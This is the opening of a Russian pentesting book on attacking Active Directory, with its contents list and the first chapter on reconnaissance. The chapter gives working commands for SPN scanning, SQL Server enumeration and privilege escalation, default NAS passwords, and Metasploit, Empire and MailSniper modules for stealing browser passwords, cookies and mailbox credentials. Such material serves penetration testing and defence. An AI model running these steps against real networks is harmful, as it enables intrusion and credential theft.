

Active Directory

глазами
ХАКЕРА

Ralf Hacker

Разведка в Active Directory

Актуальные методы повышения привилегий

Боковое перемещение

Уклонение от обнаружения

Поиск критически важных данных

Сохранение доступа при атаке на домен

Ralf Hacker

Active Directory

глазами
ХАКЕРА

Санкт-Петербург

«БХВ-Петербург»

2021

УДК 004.056.53
ББК 32.973.26-018.2
Р20

Ralf Hacker

P20 Active Directory глазами хакера. — СПб.: БХВ-Петербург, 2021. —
176 с.: ил. — (Глазами хакера)
ISBN 978-5-9775-6783-1

Рассмотрена архитектура системы безопасности Active Directory. Приведены сведения об используемом хакерами инструментарии. Последовательно и подробно описываются все этапы атаки на домен глазами злоумышленника: поиск уязвимостей и разведка в атакуемой сети, повышение привилегий, боковое перемещение, поиск и сбор критически важных данных. Описаны способы противодействия обнаружению атаки с применением различных инструментальных средств. Рассматриваются методы сохранения доступа к скомпрометированной сети как с помощью сторонних инструментов, так и с использованием групповых политик домена.

*Для пентестеров, специалистов по информационной безопасности
и системных администраторов*

УДК 004.056.53
ББК 32.973.26-018.2

Группа подготовки издания:

Руководитель проекта	<i>Павел Шалин</i>
Зав. редакцией	<i>Людмила Гауль</i>
Компьютерная верстка	<i>Ольги Сергиенко</i>
Дизайн серии	<i>Марине Дамбировой</i>
Оформление обложки	<i>Карине Соловьевой</i>

Подписано в печать 01.06.21.
Формат 70×100^{1/16}. Печать офсетная. Усл. печ. л. 14,19.
Тираж 1000 экз. Заказ № 1329.
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готового оригинал-макета:
ООО "Принт-М", 142300, М.О., г. Чехов, ул. Полиграфистов, д. 1

Оглавление

Введение	7
Для кого эта книга?	7
Что вы найдете в этой книге?	8
Условные обозначения	8
Глава 1. Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий.....	9
Сканирование SPN.....	9
Сбор данных.....	11
Общие ресурсы	11
Базы данных	12
Network Attached Storage.....	13
Пользовательские данные при наличии привилегий	13
Учетные данные пользователей	13
Локальные данные	13
Пользовательские файлы	14
Microsoft Exchange и Outlook при наличии привилегий.....	15
Учетные данные.....	16
Учетные записи администраторов домена	16
Скрытая учетная запись администратора	17
Группы Active Directory	19
Информация из локальных групп Active Directory	20
Local Administrator Password Solution	21
AppLocker	23
Azure Active Directory.....	24
Сценарий синхронизации паролей	24
Сценарий синхронизации каталога	26
Глава 2. Актуальные методы повышения привилегий	29
Пароли из SYSVOL и GPP	29
Учетные данные в SYSVOL.....	29
Настройки групповой политики	30

DNSAdmins.....	32
Делегирование Kerberos.....	33
Неограниченное делегирование	35
Ограниченнное делегирование	37
Ограниченнное делегирование на основе ресурсов.....	39
Небезопасные права доступа к объекту групповой политики	40
Небезопасные права доступа ACL	42
Доменные трасты.....	44
DCShadow.....	47
Exchange	49
Sysadmin SQL Server.....	51
Глава 3. Боковое перемещение в Active Directory	53
Техника Lateral Movement через ссылки Microsoft SQL Server	53
Введение в ссылки	53
Схема эксплуатации изнутри сети.....	55
Схема эксплуатации извне	56
Как автоматизировать обнаружение пути эксплуатации.....	57
Pass-the-hash	60
System Center Configuration Manager.....	65
Windows Server Update Services.....	70
О WSUS	70
Атака на WSUS	73
Распыление паролей	74
Автоматизация Lateral Movement.....	75
GoFetch	76
ANGRYPUPPY	76
DeathStar	76
Заключение.....	77
Глава 4. Уклоняемся от обнаружения при атаке на домен.....	79
Уклонение от сканеров памяти.....	79
Уклонение от EDR	81
Скрываем работу mimikatz	81
Уклоняемся от правила «родительский-дочерний процесс» в макросах офисных документов	83
1. Уклонение от прямого анализа потомков.....	83
2. Уклонение за счет запланированных задач	84
3. Работа с реестром	84
4. Создание файлов	84
5. Загрузка данных	85
6. Встраивание в макрос	85
OPSEC.....	85
Уклонение от обнаружения ATA	86
Разведка	87
Brute force	88
Overpass-The-Hash	88
Golden Ticket	89
Что не обнаруживается с помощью ATA	90

Глава 5. Защита от детекта в Active Directory	91
Обход журналирования PowerShell ScriptBlock	91
Уклонение от регистрации Sysmon	92
Уклонение от Honeystoken	94
Обход AppLocker	97
Перечисление правил AppLocker	97
Обход правила хеша файлов	98
Обход правила пути	99
Обход правила издателя	99
Техника LOLBas	100
Обход PowerShell AMSI	100
Глава 6. Поиск критически важных данных при атаке на домен.....	105
Работа с ntds.dit.....	105
Получение данных аутентификации без взаимодействия с LSASS	109
LLMNR/NBT-NS Poisoning	111
Kerberoasting	113
AS-REP Roasting	116
DCSync.....	118
Получение открытого пароля с помощью DCSync	120
Хранилище паролей Windows	122
ПО, использующее DPAPI	123
1. В контексте целевого пользователя	124
2. В контексте администратора с активной сессией целевого пользователя	125
3. В контексте администратора без сессии целевого пользователя	127
4. Административный доступ к контроллеру домена.....	127
Диспетчер учетных данных	130
Глава 7. Сохранение доступа при атаке на домен	133
Kerberos Golden Tickets	133
Ticketer	136
Mimikatz	137
Meterpreter	138
Kerberos Silver Ticket.....	139
Ticketer	141
Mimikatz	142
SIDHistory	142
Golden Ticket + SIDHistory	145
AdminSDHolder	147
DCShadow	149
Глава 8. Используем групповые политики, чтобы сохранить доступ к домену	153
Объекты групповой политики	153
SeEnableDelegationPrivilege	157
Security Support Provider.....	158
Списки доступа и дескрипторы безопасности	160
Directory Services Restore Mode	163
Skeleton Key.....	166
Предметный указатель	169

Введение

Локальные сети, работающие под управлением Active Directory, получили широкое распространение в последние несколько десятилетий. Использование сетевой инфраструктуры с контроллером домена чрезвычайно удобно, поскольку позволяет системным администраторам гибко настраивать привилегии, разрешения, ограничения, а также политики для всех пользователей сети, централизовать управление полномочиями, общими ресурсами, резервным копированием. Но популярность технологии неизбежно влечет за собой интерес к ней со стороны хакеров, стремящихся проникнуть в сеть с различными целями — включая использование скомпрометированных ресурсов и хищение критической информации.

В этой книге рассматривается архитектура сетей с Active Directory глазами практикующего пентестера, хорошо осведомленного о слабых местах и актуальных уязвимостях подобных систем. Рассматриваются практические приемы взлома Active Directory, закрепления в сети, бокового перемещения, поиска и сбора конфиденциальных данных, а также обхода средств обнаружения и защиты. Рассматриваются популярные инструменты хакеров, средства и приложения, позволяющие облегчить или автоматизировать процесс взлома сетей с Active Directory и сохранения доступа к ним в последующем. Читатель изучит структуру механизмов защиты Active Directory, освоит приемы повышения безопасности сетей и контроллера домена.

Для кого эта книга?

Эта книга будет незаменима для системных администраторов, пентестеров, специалистов в области защиты данных и инженеров по информационной безопасности. Это не учебник по взлому, а профессиональный взгляд на проблему безопасности Active Directory с точки зрения практикующего исследователя Red Team, специализирующегося на изучении защищенности сетей.

ВНИМАНИЕ!

Вся информация в этой книге предоставлена исключительно в ознакомительных целях. Автор и редакция не несут ответственности за любой возможный вред, причиненный с использованием сведений из этой книги.

Книга предназначена для тех, кто желает лучше обезопасить свой сетевой периметр от вторжений, получить исчерпывающее представление о возможных векторах атак, а также найти эффективные способы противодействия им. Материалы книги помогут пентестерам освоить самый современный инструментарий для тестирования защищенности сетевых периметров и в подробностях изучить методологию этого тестирования.


Что вы найдете в этой книге?

- Глава 1 посвящена методам разведки в Active Directory, способам изучения сетевой инфраструктуры и поиска уязвимых мест для сбора учетных данных.
- В главе 2 перечислены актуальные методы повышения привилегий в Active Directory.
- Глава 3 рассказывает о боковом перемещении в Active Directory.
- Главы 4 и 5 повествуют о способах уклонения от обнаружения в скомпрометированных сетях Active Directory и методах обхода средств детектирования атак.
- Глава 6 посвящена способам поиска критически важных данных на скомпрометированных ресурсах при атаке на домен.
- В главах 7 и 8 читатель найдет информацию о путях сохранения доступа при атаке на домен с использованием как различных сторонних инструментов, так и встроенных групповых политик.

Условные обозначения

В книге принят ряд условных обозначений, призванных облегчить читателю изучение материала. Моноширинный шрифт `command` идентифицирует вводимые пользователем команды, имена файлов, каталогов или управляющие символы. *Курсив* используется для выделения понятий и терминов, а *полужирный* шрифт выделяет ключевые слова, адреса URL и элементы интерфейса. Некоторые полезные сведения, не относящиеся напрямую к рассматриваемому в тексте вопросу, но способные представлять определенный интерес для читателя, вынесены в примечания.

ГЛАВА 1



Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий

Представьте, что кто-то проводит атаку на корпоративную сеть Windows. Вначале у злоумышленника либо мало привилегий в домене, либо их вовсе нет. Поэтому искать учетные записи и службы он будет без повышенных привилегий, т. е. не от имени администратора домена или локального администратора. О том, как производится разведка в среде Active Directory, мы и поговорим.

Рассмотренные в данной главе примеры применимы для следующих версий Windows: 7, 8, 10, Server 2008, Server 2012 и Server 2016; другие мы не проверяли. Также для работы примеров в системе должен быть установлен PowerShell с указанными модулями.

Сканирование SPN

Когда нужно повысить привилегии, злоумышленники обычно используют учетные записи служб, поскольку у таких учеток больше прав, но нет строгой политики смены пароля через заданный промежуток времени. То есть если скомпрометировать их, то потом можно долго оставаться незамеченным.

Service Principal Names (SPN) — идентификаторы служб, запущенных на доменной машине. Не зная их, вы не сможете искать службы, которые используют проверку подлинности Kerberos.

SPN-строка имеет такой формат:

SPN="serviceclass"/"hostname[:port]"[/servicename"]

- Serviceclass — строка, которая идентифицирует класс службы, например ldap — идентификатор для службы каталогов;
- Hostname — строка, где указывается полное доменное имя системы, а иногда и порт;

- Servicename — строка, которая представляет собой уникальное имя (DN), GUID объекта или полностью определенное доменное имя (FQDN) службы.

SPN уникальный в пределах леса. Когда компьютер добавляют в домен, у его учетной записи автоматически указывается host SPN, что позволяет службам на этой машине запускаться из-под локальных учетных записей, таких как Local System и Network Service.

Сканирование SPN — это первое, что обычно делает злоумышленник или пентестер при поиске служб в среде Active Directory. Основное преимущество этого метода по сравнению со сканированием сетевых портов в том, что не требуется взаимодействие с каждым узлом сети для проверки служебных портов. Сканирование SPN позволяет обнаружить службы с помощью запросов LDAP к контроллеру домена. Так как запросы SPN — нормальное поведение проверки подлинности Kerberos, этот способ сканирования обнаружить очень сложно (даже почти нереально), в отличие от сканирования портов.

Выполнить сканирование SPN можно с помощью скрипта на PowerShell (рис. 1.1):

<https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Discover-PSMSSQLServers>.

Domain	:	lab.adsecurity.org
ServerName	:	adsmssql05.lab.adsecurity.org
Port	:	9834
Instance	:	
ServiceAccountDN	:	{CN=svc-adsmssql10,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem	:	[Windows Server 2012 R2 Datacenter]
OSServicePack	:	
LastBootup	:	3/8/2015 1:12:16 AM
OSVersion	:	{6.3 (9600)}
Description	:	{Production SQL Server}
SrvAcctUserID	:	svc-adssqlsa
SrvAcctDescription	:	SQL Server Service Account
Domain	:	lab.adsecurity.org
ServerName	:	adsmssql05.lab.adsecurity.org
Port	:	7434
Instance	:	
ServiceAccountDN	:	{CN=svc-adsmssql10,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem	:	[Windows Server 2012 R2 Datacenter]
OSServicePack	:	
LastBootup	:	3/8/2015 1:12:16 AM
OSVersion	:	{6.3 (9600)}
Description	:	{Production SQL Server}
SrvAcctUserID	:	svc-adssqlsa
SrvAcctDescription	:	SQL Server Service Account
Domain	:	lab.adsecurity.org
ServerName	:	adsmssql10.lab.adsecurity.org
Port	:	14434
Instance	:	
ServiceAccountDN	:	{CN=svc-adsmssql11,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem	:	
OSServicePack	:	
LastBootup	:	12/31/1600 7:00:00 PM
OSVersion	:	
Description	:	
SrvAcctUserID	:	svc-adsmssql10
SrvAcctDescription	:	SQL Server Service Account

Рис. 1.1. Результат работы скрипта для серверов Microsoft SQL

Наиболее интересные службы:

- SQL (MSSQLSvc/adSMSQLAP01.ads.org:1433);
- Exchange (exchangeMDB/adSMSExCAS01.ads.org);
- RDP (TERMSERV/adSMSExCAS01.adsecurity.org);
- WSMAN / WinRM / PS Remoting (WSMAN/adSMSExCAS01.ads.org);
- Hyper-V (Microsoft Virtual Console Service/adSMSHV01.ady.org);
- VMware VCenter (STS/adSMSVC01.ads.org).

Хочу поделиться с вами и еще одним интересным скриптом, который покажет все SPN для всех пользователей и всех компьютеров (рис. 1.2).

```
$search = New-Object DirectoryServices.DirectorySearcher([ADSI] "")  
$search.filter = "(servicePrincipalName=*)"  
$results = $search.FindAll()  
foreach($result in $results){  
    $userEntry = $result.GetDirectoryEntry()  
    Write-host "Object Name = " $userEntry.name -backgroundcolor  
              "yellow" -foregroundcolor "black"  
    Write-host "DN      =      " $userEntry.distinguishedName  
    Write-host "Object Cat. = " $userEntry.objectCategory  
    Write-host "servicePrincipalNames"  
    $i=1  
    foreach($SPN in $userEntry.servicePrincipalName)  
    {  
        Write-host "SPN(" $i ") =      " $SPN      $i+=1  
    }  
    Write-host ""  
}
```

Сбор данных

Общие ресурсы

В среде Active Directory часто используются сетевые папки и файловые серверы. Эти команды отобразят список общих ресурсов на локальном хосте, список сетевых компьютеров и список шар на удаленном компьютере:

```
> net share  
> net view  
> net view COMPUTER_NAME /all
```

Но что же делать, если политика безопасности запрещает использовать сетевые команды? В этом случае нас выручит wmic. Список общих ресурсов на локальном хосте и список общих ресурсов на удаленном компьютере можно посмотреть с помощью следующих команд:

```
> wmic share get /format:list  
> wmic /node: COMPUTER_NAME share get
```

Полезный инструмент для поиска данных — PowerView (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>). Он автоматически обнаруживает сетевые ресурсы и файловые серверы с помощью команд Find-DomainShare и Get-DomainFileServer.

Кстати, PowerView встроен в фреймворк PowerShell Empire (<https://github.com/EmpireProject/Empire>) и представлен двумя модулями:

- situational_awareness/network/powerview/share_finder;
- situational_awareness/network/powerview/get_fileserver.

Базы данных

В среде Active Directory, как правило, несколько серверов баз данных. PowerUpSQL — отличный инструмент для обнаружения и перечисления серверов Microsoft SQL и атак на них.

Найти все локальные экземпляры SQL можно командой:

```
> Get-SQLInstanceLocal -Verbose
```

Чтобы найти все экземпляры SQL в сети или домене, используй команды:

```
> Get-SQLInstanceDomain -Verbose  
> Get-SQLInstanceBroadcast -Verbose  
> Get-SQLInstanceScanUDP -Verbose
```

После поиска собираем информацию об экземплярах SQL. Локальных:

```
> Get-SQLInstanceLocal | Get-SQLServerInfo
```

И удаленных:

```
> Get-SQLServerInfo -Instance "COMPUTER_NAME"
```

Когда мы нашли все экземпляры SQL и собрали информацию о них, мы можем:

- получить список экземпляров SQL, в которые разрешен вход текущему пользователю домена:

```
> Get-SQLInstanceDomain -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 10
```
- попытаться получить права администратора для экземпляра SQL:

```
> Invoke-SQLEscalatePriv -Verbose -Instance "COMPUTER_NAME"
```
- перечислить экземпляры SQL по всему домену с использованием паролей по умолчанию:

```
> Get-SQLInstanceDomain -Verbose | Get-SQLServerLoginDefaultPw -Verbose
```
- сдампить информацию о SQL Server и базе данных в файлы CSV или XML:

```
> Invoke-SQLDumpInfo -Verbose -Instance "COMPUTER_NAME"
```

- запустить функции аудита для сервера SQL:

```
> Invoke-SQLAudit -Verbose -Instance "COMPUTER_NAME"
```

Network Attached Storage

Network Attached Storage (NAS) — сервер для хранения данных на файловом уровне. Поскольку там сложены файлы, нередко это и есть цель злоумышленника. NAS не нужна полноценная операционка, поэтому на них часто ставят FreeNAS или NAS4Free на базе FreeBSD. Большинство NAS можно администрировать через веб или SSH. В таком случае следует перебрать дефолтные связки логин — пароль. Вот пятерка самых распространенных:

- admin:admin;
- admin:password;
- root:nasadmin;
- nasadmin:nasadmin;
- admin:"no pass".

Пользовательские данные при наличии привилегий

Учетные данные пользователей

Для охоты на пользователей отлично подходит BloodHound (<https://github.com/BloodHoundAD/BloodHound>) — инструмент для активного поиска каталогов.

Определить, где конкретный пользователь или группа пользователей вошли в систему, можно с помощью команд PowerView и модуля PowerShell Empire:

```
> Find-DomainUserLocation -UserIdentity USER_NAME  
> Find-DomainUserLocation -UserGroupIdentity GROUP_NAME  
situational_awareness/network/powerview/user_hunter
```

Локальные данные

После компрометации учетных данных пользователей появляется много возможностей: запись на рабочий стол, получение картинки с веб-камеры, сброс паролей, установка кейлоггеров. Большая часть этих возможностей автоматизирована в инструментах Metasploit Framework, PowerShell Empire и Cobalt Strike.

Многие пользователи позволяют браузерам сохранять свои пароли. И часто мы используем одни и те же пароли для разных сервисов, так что найденные в браузере пароли нам еще, скорее всего, пригодятся.

Вот модули Metasploit, которые помогают в этом:

- post/windows/gather/enum_chrome
- post/multi/gather/firefox_creds

- post/firefox/gather/cookies
- post/firefox/gather/passwords
- post/windows/gather/forensics/browser_history

Модули PowerShell Empire:

- collection/ChromeDump
- collection/FoxDump

Вытащить пароли можно и вручную. Для этого сохраните профиль браузера, импортируйте его на виртуальную машину, откройте браузер и посмотрите пароли.

Файлы профилей Firefox лежат в C:\Users\TARGET\AppData\Roaming\Mozilla\Firefox\Profiles, а профиль Google Chrome — в C:\Users\TARGET\AppData\Local\Google\Chrome\User Data\Default. Чтобы узнать данные удаленного доступа, можно использовать модуль Metasploit post/windows/gather/enum_putty_saved_sessions или модули Empire collection/netripper и credentials/sessiongopher.

Пользовательские файлы

Часто цель атакующего — это пользовательские файлы. Для их поиска есть очень удобный скрипт на PowerShell — WMImplant (<https://github.com/FortyNorthSecurity/WMImplant>). Он позволяет использовать фильтры (рис. 1.2). Например, чтобы найти файл с именем wmimplant, выполним команды:

```
> $filefilter = "Filename = 'wmimplant' AND Drive='C:'"
> Get-WMIObject -Class CIM_Datafile -filter $filefilter
```

```
PS C:\Users\User\Desktop> $filefilter = "Filename = 'wmimplant' AND Drive='C:'"
PS C:\Users\User\Desktop> Get-WMIObject -Class CIM_Datafile -filter $filefilter

Compressed : False
Encrypted   : False
Size        :
Hidden      : False
Name        : c:\users\user\appdata\roaming\microsoft\windows\recent\wmimplant.lnk
Readable    : True
System      : False
Version     :
Writeable   : True

Compressed : False
Encrypted   : False
Size        :
Hidden      : False
Name        : c:\users\user\desktop\wmimplant.ps1
Readable    : True
System      : False
Version     :
Writeable   : True
```

Рис. 1.2. Поиск файла wmimplant на диске C: с использованием WMImplant

Также можно настроить фильтр по расширению файла (рис. 1.3).

```
> $filefilter = "Extensios = 'ps1' AND Drive='C:'"
> Get-WMIObject -Class CIM_Datafile -filter $filefilter
```

```
PS C:\Users\User\Desktop> $filefilter = "Extension = 'ps1' AND Drive='C:'"
PS C:\Users\User\Desktop> Get-WMIObject -Class CIM_Datafile -filter $filefilter

Compressed : False
Encrypted : False
Size :
Hidden : False
Name : c:\$recycle.bin\s-1-5-21-945136939-2503914758-2997305092-1002\$i28bjg4.ps1
Readable : True
System : False
Version :
Writeable : True

Compressed : False
Encrypted : False
Size :
Hidden : False
Name : c:\$recycle.bin\s-1-5-21-945136939-2503914758-2997305092-1002\$iys4tfd.ps1
Readable : True
System : False
Version :
Writeable : True

Compressed : False
Encrypted : False
Size :
Hidden : False
Name : c:\program files\dotnet\sdk\NuGetFallbackFolder\microsoft.codeanalysis.analyzers\1.1.0\tools\install.ps1
Readable : True
```

Рис. 1.3. Поиск файлов *.ps1 на диске C: с использованием WMImplant

Для поиска файлов на удаленной машине указывайте для Get-WMIObject параметр -ComputerName.

Microsoft Exchange и Outlook при наличии привилегий

Если у злоумышленника есть учетные данные пользователей, то почтовые ящики, считай, тоже скомпрометированы. Если вы выступаете на атакующей стороне, открывайте панель Outlook и делайте запросы, по которым могут найтись полезные данные. Например, логин, пароль, password, pass, credentials, vpn, ssh, root, confidential.

Этот процесс можно автоматизировать при помощи инструмента MailSniper (<https://github.com/dafthack/MailSniper>). Для автоматического обнаружения целевого сервера Exchange и поиска в почтовом ящике user@example.com используйте такую команду:

```
> Invoke-SelfSearch -OutputCsv local-results.csv -Mailbox user@example.com
```

Если ящик известен, то такую:

```
> Invoke-SelfSearch -Remote -ExchHostname outlook.office365.com -OutputCsv
local-results.csv -Mailbox user@example.com
```

Если у вас уже есть права администратора Exchange, можно искать по всем почтовым ящикам:

```
> Invoke-GlobalMailSearch -ImpersonationAccount TARGET_USER -ExchHostname
Exch01 -OutputCsv global-results.csv
```

Учетные данные

Учетные записи администраторов домена

Существует два эффективных метода искать учетные записи с повышенными правами в Active Directory. Первый — стандартный метод перечисления групп, который идентифицирует всех членов обычных групп администраторов Active Directory. В большинстве организаций есть пользовательские группы администраторов — схемы именования могут быть разными, но если искать по слову admin, то, скорее всего, не промахнетесь:

```
> get-adgroup -filter {GroupCategory -eq 'Security' -AND Name -like "admin"}
DistinguishedName : CN=Server Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : Global
Name : Server Admins
ObjectClass : group
ObjectGUID : 3877c311-9321-41c0-a6b5-c0d88684b335
SamAccountName : ServerAdmins
SID : S-1-5-21-1581655573-3923512380-696647894-2628
```

Второй метод — искать учетки, у которых атрибут AdminCount равен единице:

```
> get-aduser -filter {AdminCount -eq 1} -Properties
Name,AdminCount,ServicePrincipalName,MemberOf
AdminCount      : 1
DistinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=ads,DC=org
Enabled        : True
MemberOf        : {CN=Administrators,CN=Builtin,DC=lab,DC=ads,DC=org,
                  CN=Schema Admins,CN=Users,DC=lab,DC=ads,DC=org, CN=Group
Policy Creator Owners,CN=Users,DC=lab,DC=ads,DC=org, CN=Enterprise
                           Admins,CN=Users,DC=lab,DC=ads,DC=org...}
Name           : ADSAdministrator
ObjectClass    : user
ObjectGUID     : 72ac7731-0a76-4e5a-8e5d-b4ded9a304b5
SamAccountName : ADSAdministrator
SID            : S-1-5-21-1581655573-3923512380-696647894-500
Surname        :
UserPrincipalName :
```

Имейте в виду, что в числе прочего вы получите учетки, у которых прав администратора нет. Дело в том, что это значение не сбрасывается автоматически после удаления учетной записи из групп администраторов.

Скрытая учетная запись администратора

Скрытая учетная запись администратора — это учетная запись домена, которая предоставляет администратору доступ к контроллеру домена, серверу обмена или серверу баз данных. Но эта запись не принадлежит к привилегированным группам Active Directory, т. е. администраторам домена. Разрешения для таких учеток назначаются напрямую с помощью списков контроля доступа (ACL) для объектов Active Directory.

Часто это учетные записи служб. Они обычно имеют доступ к нескольким системам в среде. При этом такие учетки не получают столько же внимания и таких же строгих политик безопасности, как администраторы домена. В результате они становятся главной целью злоумышленников при «движении вбок» или повышении привилегий.

Для поиска скрытых учетных записей администратора используйте тулу BloodHound (<https://github.com/BloodHoundAD/BloodHound>). Полную инструкцию по установке этого инструмента можно найти в вики проекта (<https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started>).

После настройки базы данных и входа в веб-интерфейс BloodHound можно начинать собирать данные Active Directory с помощью BloodHound PowerShell (рис. 1.4). Вот как запустить команды для поиска доменов в лесу и сохранить CSV в указанную папку:

```
> . .\SharpHound.ps1
> Invoke-BloodHound -SearchForest -CSVFolder C:\Users\Public
```




Рис. 1.4. Результат работы BloodHound PowerShell

После загрузки файла у вас есть большой выбор дальнейших действий. Можно просмотреть всех администраторов домена, глянуть список пользователей с правами локальных администраторов, определить машины с правами администраторов и многое другое (рис. 1.5).




Рис. 1.5. Запросы BloodHound

Таким образом, при просмотре «карты доверительных отношений» и «10 пользователей с большинством прав локальных администраторов» мы сможем определить учетные записи, которые имеют доступ к большинству систем, а также узнать, существуют ли двусторонние отношения доверия между внешними доменами, которые могли бы расширить круг доступных ресурсов.

Другой способ найти скрытые учетные записи администратора — поиск контроллера домена.

1. Ищем группу **Domain Controllers**.
2. Выбираем «Прямые участники» в разделе «Участники группы»: там отображены все узлы системы контроллера домена в этой группе.
3. Ткнув на один из узлов системы в разделе «Местные администраторы», выбираем «Производные локальные администраторы» (рис. 1.6).

Как видите, есть две учетные записи, которые имеют локальный доступ администратора к контроллеру домена. Они не входят в группу «Администраторы домена».




Рис. 1.6. BloodHound — локальные администраторы

Поздравляю, мы только что обнаружили две скрытые учетные записи администратора!

Группы Active Directory

Группы Active Directory бывают двух типов.

1. *Группы распространения* — используются для списков рассылки электронной почты и не могут служить для контроля доступа к ресурсам, поэтому они нам неинтересны.
2. *Группы безопасности* — могут применяться для контроля доступа и добавлены в списки контроля доступа.

Независимо от того, к какому типу относится группа, она задается битом в свойстве groupType.

Группы безопасности могут иметь одну из трех областей действия. Область действия группы влияет на то, какие типы групповых объектов могут быть добавлены в нее и в какие другие группы группа может быть вложена.

1. *Глобальные группы* могут быть вложены в локальные группы домена, универсальные группы и другие глобальные группы в одном домене.
2. *Универсальные группы* могут быть вложены в локальные группы домена и другие универсальные группы в любом домене.
3. *Локальная группа домена* не может быть вложена в глобальную или универсальную группу.

Найти все группы какого-то типа можно с помощью PowerView (рис. 1.7).

- Get-DomainGroup -GroupScope DomainLocal — найти локальные группы;
- Get-DomainGroup -GroupScope NotDomainLocal — найти нелокальные группы;
- Get-DomainGroup -GroupScope Global — найти глобальные группы;
- Get-DomainGroup -GroupScope NotGlobal — найти неглобальные группы;
- Get-DomainGroup -GroupScope Universal — найти универсальные группы;
- Get-DomainGroup -GroupScope NotUniversal — найти неуниверсальные группы;
- Get-DomainGroup -GroupProperty Security — найти группы безопасности;

```
PS C:\Tools> Get-DomainGroup -Properties samaccountname,groupType -GroupScope Universal
          samaccountname                                groupType
          Schema Admins                               UNIVERSAL_SCOPE, SECURITY
          Enterprise Admins                          UNIVERSAL_SCOPE, SECURITY
          Enterprise Read-only Domain Controllers    UNIVERSAL_SCOPE, SECURITY
          ServerAdmins                                UNIVERSAL_SCOPE, SECURITY
```

Рис. 1.7. Пример поиска всех универсальных групп в текущем домене

- Get-DomainGroup -GroupProperty Distribution — найти группы распространения;
- Get-DomainGroup -GroupProperty CreatedBySystem — найти группы, созданные системой.

Информация из локальных групп Active Directory

Найти локальных администраторов (рис. 1.8) можно с помощью команды:

```
> Invoke-EnumerateLocalAdmin | ft -autosize
```

ComputerName	AccountName	SID
PRIMARY.testlab.local	testlab.local/Administrator	S-1-5-21-45...
PRIMARY.testlab.local	testlab.local/Enterprise Admins	S-1-5-21-45...
PRIMARY.testlab.local	testlab.local/Domain Admins	S-1-5-21-45...
PRIMARY.testlab.local	testlab.local/svcaccount	S-1-5-21-45...
WINDOWS2.testlab.local	WINDOWS2/Administrator	S-1-5-21-34...
WINDOWS2.testlab.local	WINDOWS2/localadmin	S-1-5-21-34...
WINDOWS2.testlab.local	testlab.local/Domain Admins	S-1-5-21-45...
WINDOWS1.testlab.local	WINDOWS1/Administrator	S-1-5-21-66...
